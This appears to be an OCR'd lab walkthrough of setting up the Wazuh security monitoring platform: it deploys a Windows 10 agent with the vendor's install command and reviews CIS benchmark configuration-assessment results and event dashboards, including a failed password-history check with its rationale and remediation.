
- Matches security alerts with MITRE ATT&CK techniques.
- Enhances threat hunting and forensic analysis.
- Provides insights into adversary tactics and techniques.




- **Analyzing the lastest scans SCA:**




- **Here I can he result of scan.**




- **I see the lot of failure results here**




- **Checking the details of Failure results and their solution to Fix them.**




- **Checking Events**




- **Here I can see the detailed Hits in Events Dashboard.**







2. Deploy new Agent of Window 10 Enterprise

- **Choosing Window with "*MSI 32/64bit version*" & and adding server address "*192.168.217.134*" & assigning the agent name "RAVAN" for windows.**







- ***Running the following command in the windows Powershell to create an agent of wazuh manager of windows.***
- ***Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.10.1-1.msi -OutFile $env:tmp\wazuh-agent; msiexec.exe /i $env:tmp\wazuh-agent /q WAZUH_MANAGER='192.168.217.134' WAZUH_AGENT_NAME='RAVAN'***




- **Here, in wazuh-manager I can see that windows agent is successfully added.**




- **Analyzing the agent's Compliance, Events count evolution**



- **Checking FIM: Recent events.**



- **Analyzing CIS Microsoft Windows Benchmark which is my added agent's machine.**



https://192.168.217.134/app/configuration-assessment#/overview?tab=sca&redirectPolicy=cis_win10_enterprise&agentId=002&_g=(filters:!(

Configuration A... RAVAN

Policy

CIS Microsoft Windows 10 Enterprise Benchmark v1.12.0

Rows per page: 15 1

Checks (394)

Refresh Export formatted

Search WQL

ID	Title	Target	Result
15500	Ensure 'Enforce password history' is set to '24 or more...	**Command:** net.exe accounts	Failed

Rationale

The longer a user uses the same password, the greater the chance that an attacker can determine the password through brute force attacks. Also, any accounts that may have been compromised will remain exploitable for as long as the password is left unchanged. If password changes are required but password reuse is not prevented, or if users continually reuse a small number of passwords, the effectiveness of a good password policy is greatly reduced. If you specify a low number for this policy setting, users will be able to use the same small number of passwords repeatedly. If you do not also configure the Minimum password age setting, users might repeatedly change their passwords until they can reuse their original password.

Remediation

To establish the recommended configuration via GP, set the following UI path to 24 or more password(s): Computer Configuration\Policies\Windows Settings\Security Settings\Account Policies\Password Policy\Enforce password history

Description

This policy setting determines the number of renewed, unique passwords that have to be associated with a user account before you can reuse an old password. The value for this policy setting must be between 0 and 24 passwords. The default value for Windows Vista is 0 passwords, but the default setting in a domain is 24 passwords. To maintain the effectiveness of this policy setting, use the Minimum password age setting to prevent users from repeatedly changing their password. The recommended state for this setting is: 24 or more password(s). Note: Password Policy settings (section 1.1) and Account Lockout Policy settings (section 1.2) must be applied via the Default Domain Policy GPO in order to be globally in effect on domain user accounts as their default behavior. If these settings are configured in another GPO, they will only affect local user accounts on the computers that receive the GPO. However, custom exceptions to the default password policy and account lockout policy rules for specific domain users and/or groups can be defined using Password Settings Objects (PSOs), which are completely separate from Group Policy and most easily configured using Active Directory Administrative Center. Note #2: As of the publication of this benchmark, Microsoft currently has a maximum limit of 24 saved passwords. For more information, please visit Enforce password history (Windows 10) - Windows security | Microsoft Docs

Check (Condition: all)


https://192.168.217.134/app/configuration-assessment#/overview?tab=sca&redirectPolicy=cis_win10_enterprise&agentId=002&_g=(filters:!(

Configuration A... RAVAN

Dashboard Inventory Events RAVAN (002)

Search DQL Last 24 hours Show dates Refresh

manager.name: DEBRIA rule.groups: sca agent.id: 002 Add filter



7 hits

Feb 1, 2025 @ 03:16:42.171 - Feb 2, 2025 @ 03:16:42.171

Export Formatted 717 available fields Columns Density **1 fields sorted** Full screen

timestamp	data.sca.check.title	data.sca.check.file	data.sca.check.result	data.sca.policy
Feb 2, 2025 @ 01:08:35.682	-	-	-	CIS Microsoft Windows 10 Enterprise Benc...
Feb 2, 2025 @ 01:08:14.416	Ensure 'Enforce password history' is set to ...	-	failed	CIS Microsoft Windows 10 Enterprise Benc...
Feb 2, 2025 @ 01:08:11.610	-	-	-	CIS Microsoft Windows 10 Enterprise Benc...
Feb 2, 2025 @ 01:07:22.955	Ensure 'Maximum password age' is set to '...	-	passed	CIS Microsoft Windows 10 Enterprise Benc...
Feb 2, 2025 @ 00:07:20.443	-	-	-	CIS Microsoft Windows 10 Enterprise Benc...


7 hits

Feb 1, 2025 @ 03:16:42.171 - Feb 2, 2025 @ 03:16:42.171

Export Formatted 717 available fields Columns Density **1 fields sorted** Full screen


timestamp	data.sca.check.title	data.sca.check.file	data.sca.check.result	data.sca.policy
Feb 2, 2025 @ 01:08:35.682	-	-	-	CIS Microsoft Windows 10 Enterprise Benc...
Feb 2, 2025 @ 01:08:14.416	Ensure 'Enforce password history' is set to ...	-	failed	CIS Microsoft Windows 10 Enterprise Benc...
Feb 2, 2025 @ 01:08:11.610	-	-	-	CIS Microsoft Windows 10 Enterprise Benc...
Feb 2, 2025 @ 01:07:22.955	Ensure 'Maximum password age' is set to '...	-	passed	CIS Microsoft Windows 10 Enterprise Benc...
Feb 2, 2025 @ 00:07:20.443	-	-	-	CIS Microsoft Windows 10 Enterprise Benc...
